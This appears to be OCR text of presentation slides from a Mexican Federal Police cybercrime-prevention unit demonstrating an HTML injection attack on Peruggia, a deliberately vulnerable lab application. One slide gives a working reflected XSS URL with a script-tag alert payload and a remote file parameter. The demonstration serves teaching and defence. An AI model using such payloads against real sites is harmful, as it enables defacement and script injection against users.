


Ataque


- La inyección será de código HTML.
  - Desplegado de mensaje emergente.
  - Desplegado un mensaje dentro de la página web.

- URL: http://192.168.1.50/peruggia/index.php?action=learn&type=<script>alert('Esta%20pagina%20ha%20sido%20hackeada%20por%20Jorge%20Duran')</script>&paper=http://192.168.1.50/getboo/code.txt

Resultados Obtenidos



Resultados Obtenidos



POLICÍA FEDERAL
DIVISIÓN CIENTÍFICA

COORDINACIÓN PARA LA PREVENCIÓN DE DELITOS ELECTRÓNICOS

SUBINSPECTOR ING. JORGE CHRISTIAN DURÁN LARA

GRACIAS POR SU ATENCIÓN